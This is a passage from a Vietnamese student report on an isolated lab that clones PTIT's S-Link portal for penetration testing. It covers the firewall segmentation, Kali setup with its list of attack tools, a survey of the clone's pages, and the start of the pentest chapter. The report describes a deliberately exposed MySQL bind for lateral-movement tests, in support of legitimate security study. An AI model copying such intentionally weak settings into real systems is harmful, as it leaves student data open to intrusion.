✗	May 8 03:29:23	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:39192	1.1.1.1:53	TCP:S

Hình 29 Firewall Log của pfSense ghi nhận traffic bị chặn trong quá trình test

4.5 Cấu hình máy Kali Linux

4.5.1 Cài đặt và cấu hình mạng

Máy Kali Linux 2024 được sử dụng nguyên bản, đã được cài sẵn các tool kiểm thử bảo mật phổ biến. Cấu hình NIC sang VMnet2 và đặt IP 10.0.0.10/24 với gateway 10.0.0.1 như đã trình bày ở mục 2.3.4.

4.5.2 Bộ tool kiểm thử bảo mật được sử dụng


Theo thiết kế kiểm thử ở các chương sau, nhóm xác định các công cụ chính sẽ sử dụng và đảm bảo chúng đã được cài đặt trên Kali:

- Trình sát: nmap, gobuster, nikto, nuclei, whatweb, ffuf
- Phân tích & khai thác: Burp Suite Community, curl, wget
- Khai thác JWT: jwt_tool (clone từ GitHub: ticarpi/jwt_tool)
- Brute-force: john the ripper, hashcat, hydra
- Database: mysql-client, sqlmap
- Network analysis: tcpdump, tshark, netcat
- Wordlists: /usr/share/wordlists/dirb/, /usr/share/seclists/, rockyou.txt


Tất cả các tool được verify có sẵn bằng script check tự động trước khi bước vào giai đoạn kiểm thử.

4.5.3 Truy cập website từ Kali và khảo sát các chức năng

Sau khi toàn bộ Lab đã sẵn sàng, nhóm thực hiện truy cập website Slink Clone từ Kali Linux thông qua trình duyệt Firefox tại địa chỉ <http://172.16.10.10>. Giao diện đăng nhập SSO của S-Link hiển thị đầy đủ với các tùy chọn đăng nhập, chứng minh toàn bộ pipeline (Kali → pfSense FW1 → nginx → Next.js → SSO → gwdu → pfSense FW2 → MySQL → ngược về) hoạt động đầy đủ.




Hình 30 Giao diện trang đăng nhập S-Link truy cập từ Kali Linux qua firewall pfSense



Hình 31 Trang chọn tài khoản người dùng sau khi nhấn Đăng nhập với Microsoft


Sau khi xác thực bằng tài khoản demo, nhóm tiếp tục khảo sát các chức năng đã được clone trong website S-Link Lab. Mục tiêu của bước này là kiểm tra giao diện frontend, luồng điều hướng và khả năng trao đổi dữ liệu giữa trình duyệt Kali với các service phía backend thông qua nginx reverse proxy. Các chức năng được khảo sát đều hoạt động trong môi trường Lab nội bộ, không kết nối tới hệ thống S-Link PTIT thật.

Trước hết, tại trang chủ sau đăng nhập, hệ thống hiển thị dashboard mô phỏng cổng sinh viên S-Link với các khối thông tin chính như thông báo, sự kiện, lớp tín chỉ, bài tập, lịch học, thống kê học tập, diễn đàn và tin tức. Việc trang chủ tải thành công chứng minh frontend Next.js đã nhận được phiên đăng nhập từ SSO mock và có thể gọi các API nội bộ của dịch vụ gwdu.




Giao diện trang chủ S-Link Clone sau khi đăng nhập từ Kali

Tại chức năng Tin tức, website clone hiển thị các nhóm thông tin như tin giáo vụ, thông báo đào tạo và tin tức chung của học viện. Mỗi bản tin bao gồm tiêu đề, ngày đăng và vùng hiển thị ảnh/thumbnail mô phỏng. Chức năng này giúp kiểm tra khả năng render danh sách nội dung dạng bài viết, đồng thời tạo thêm bề mặt khảo sát đối với các endpoint trả về dữ liệu công khai hoặc bán công khai.



Giao diện chức năng Tin tức


Tiếp theo, nhóm truy cập chức năng Thông tin cá nhân. Trang này hiển thị các thông tin mô phỏng của sinh viên như mã sinh viên, họ tên, giới tính, ngày sinh, trạng thái học, CCCD/CMND, số điện thoại, email, khóa ngành đào tạo, quốc tịch, dân tộc, tôn giáo, địa chỉ thường trú và thông tin tài khoản ngân hàng. Dữ liệu tại trang này được lấy từ backend thông qua endpoint API, cho thấy chức năng đọc dữ liệu hồ sơ sinh viên đã được tích hợp giữa frontend và database.



Giao diện chức năng Thông tin cá nhân


Đối với chức năng Lịch & Sự kiện, hệ thống hiển thị giao diện lịch theo tuần/ngày với các mốc thời gian và sự kiện mẫu. Các sự kiện được trình bày theo khung giờ, giúp mô phỏng cách S-Link hiển thị lịch học, lịch thi, deadline hoặc hoạt động sinh viên. Khi truy cập từ

Kali Linux, trang lịch tải thành công và giữ nguyên bố cục sidebar/header, chứng minh các route nội bộ của frontend hoạt động ổn định sau khi đăng nhập.




Giao diện chức năng Lịch & Sự kiện

Chức năng Lớp tin chỉ cũng được kiểm tra từ Kali. Giao diện hiển thị danh sách các học phần đã đăng ký trong học kỳ, bao gồm mã môn, tên môn, nhóm lớp, tiến trình học tập, số buổi/bài tập, số bình luận và thời gian học tiếp theo. Đây là chức năng quan trọng trong hệ thống S-Link vì phản ánh dữ liệu học tập theo từng sinh viên. Trong bản clone, dữ liệu lớp tin chỉ được backend trả về từ bảng dữ liệu mẫu và hiển thị đúng trên giao diện.




Giao diện chức năng Lớp tin chỉ

Đối với chức năng Lớp hành chính, hệ thống hiển thị thông tin lớp, khóa sinh viên, ngành đào tạo, vai trò trong lớp, cổ vấn học tập và danh sách sinh viên thuộc lớp. Chức năng này giúp kiểm tra việc clone các màn hình có dữ liệu dạng danh sách, đồng thời xác minh frontend có thể render nhiều bản ghi sinh viên từ backend.




Giao diện chức năng Lớp hành chính

Ngoài các trang chính, nhóm bổ sung và kiểm tra các nhóm chức năng trong sidebar gồm Học tập, Rèn luyện, Nghiên cứu khoa học, Dịch vụ một cửa và Thư viện. Các mục này đã được cấu hình thành các route có thể truy cập được thay vì chỉ hiển thị menu tĩnh. Khi người dùng nhấn vào từng nhóm chức năng, hệ thống mở trang tương ứng và hiển thị các thông tin mô phỏng phù hợp với nghiệp vụ.



Menu sidebar mở các nhóm chức năng Học tập, Rèn luyện, Nghiên cứu khoa học, Dịch vụ một cửa, Thư viện

Cụ thể, nhóm Học tập bao gồm các mục như kết quả học tập, kế hoạch học tập và bài tập/bài kiểm tra. Nhóm Rèn luyện mô phỏng điểm rèn luyện và hoạt động sinh viên. Nhóm Nghiên cứu khoa học mô phỏng quản lý đề tài và sự kiện nghiên cứu. Nhóm Dịch vụ một cửa mô phỏng các yêu cầu hành chính như giấy xác nhận và yêu cầu sinh viên. Nhóm Thư viện mô phỏng chức năng mượn sách, tài liệu số và lượt vào thư viện.



Một trang chức năng con, ví dụ Học tập hoặc Dịch vụ một cửa

Kết quả khảo sát cho thấy website clone đã tái hiện được các nhóm chức năng chính của cổng S-Link ở mức phục vụ kiểm thử: đăng nhập SSO mock, dashboard sinh viên, hồ sơ cá nhân, lớp tin chỉ, lớp hành chính, bài tập, tin tức và các module chức năng trong sidebar. Các chức năng này đủ để tạo bề mặt tấn công phục vụ các bước kiểm thử ở Chương 5, bao gồm kiểm tra xác thực JWT, kiểm tra phân quyền truy cập API, kiểm tra lộ dữ liệu sinh viên và kiểm tra các endpoint xử lý file/dữ liệu.

4.6 Kết chương

Trong chương này, nhóm đã hoàn thành việc thiết kế và triển khai môi trường Lab mô phỏng cho hệ thống S-Link của Học viện Công nghệ Bưu chính Viễn thông. Các nội dung chính đã thực hiện được tóm tắt như sau:

- Phân vùng mạng: thiết lập ba zone độc lập (Users 10.0.0.0/24, DMZ 172.16.10.0/24, Internal 192.168.10.0/24) thông qua ba VMnet host-only trong VMware Workstation.
- Triển khai tường lửa pfSense: cài đặt và cấu hình pfSense CE 2.7.2 với 3 interface, đóng vai trò gateway và bộ lọc traffic giữa các zone.

- Cấu hình firewall theo nguyên tắc default deny: 9 rule được áp dụng trên 3 tab interface, chỉ cho phép các kết nối thực sự cần thiết, mọi traffic khác đều bị chặn và log lại.
- Triển khai Web stack: container hóa toàn bộ ứng dụng với Docker Compose, tách biệt Web Server (nginx + Next.js + SSO + gwdu) ở DMZ và Database Server (MySQL) ở Internal Zone.
- Verify phân vùng hoạt động đúng: ma trận test 9 cases từ 3 vị trí khác nhau cho kết quả khớp 100% với thiết kế. Firewall log ghi nhận đầy đủ traffic bị chặn - bằng chứng thực tế cho hiệu lực của thiết kế.

Toàn bộ hệ thống đã sẵn sàng cho giai đoạn kiểm thử bảo mật ở các chương tiếp theo. Mô hình Lab đảm bảo các đặc tính quan trọng:

- Cô lập tuyệt đối: không kết nối ra Internet sau deploy, host Windows không tham gia mạng Lab - traffic không thể leak ra ngoài.
- Tái hiện sát kiến trúc thực: phân tầng Web/DB qua firewall, ràng buộc kết nối nội bộ qua mạng (không phải localhost) - buộc traffic phải đi qua firewall thật.
- Bề mặt tấn công có chủ ý: MySQL bind 0.0.0.0:3306, gwdu kết nối qua mạng - tạo điều kiện cho kịch bản kiểm thử lateral movement và bypass API trong Chương 3.
- Tính tái lập cao: toàn bộ web stack được container hóa với Docker Compose, có thể teardown và rebuild lab.

Chương tiếp theo Chương 5 sẽ tận dụng môi trường Lab này để thực hiện kiểm thử xâm nhập theo ba vị trí: ngoài tường lửa, trong tường lửa, và trên chính máy server - mỗi vị trí đại diện cho một mức độ compromise khác nhau, qua đó đánh giá toàn diện tính an toàn của hệ thống và chứng minh giá trị của thiết kế phân vùng theo nguyên tắc Defense in Depth.

CHƯƠNG 5. KIỂM THỬ XÂM NHẬP WEB CLONE

5.1 Giới thiệu hoạt động kiểm thử

Sau khi hoàn thành xây dựng môi trường mô phỏng ở Chương 4 với đầy đủ 4 máy ảo (pfSense, Kali, Web Server, Database Server) chạy ổn định trên 3 phân vùng mạng riêng biệt (Users Zone, DMZ và Internal), nhóm tiến hành thực hiện một chuỗi kiểm thử xâm nhập theo kịch bản black-box từ vai trò người dùng bên ngoài, sau đó leo dần vào sâu hơn trong hệ thống. Toàn bộ hoạt động kiểm thử được giới hạn trong môi trường Lab đã cô lập hoàn toàn, không ảnh hưởng tới hệ thống Slink PTIT thực tế.

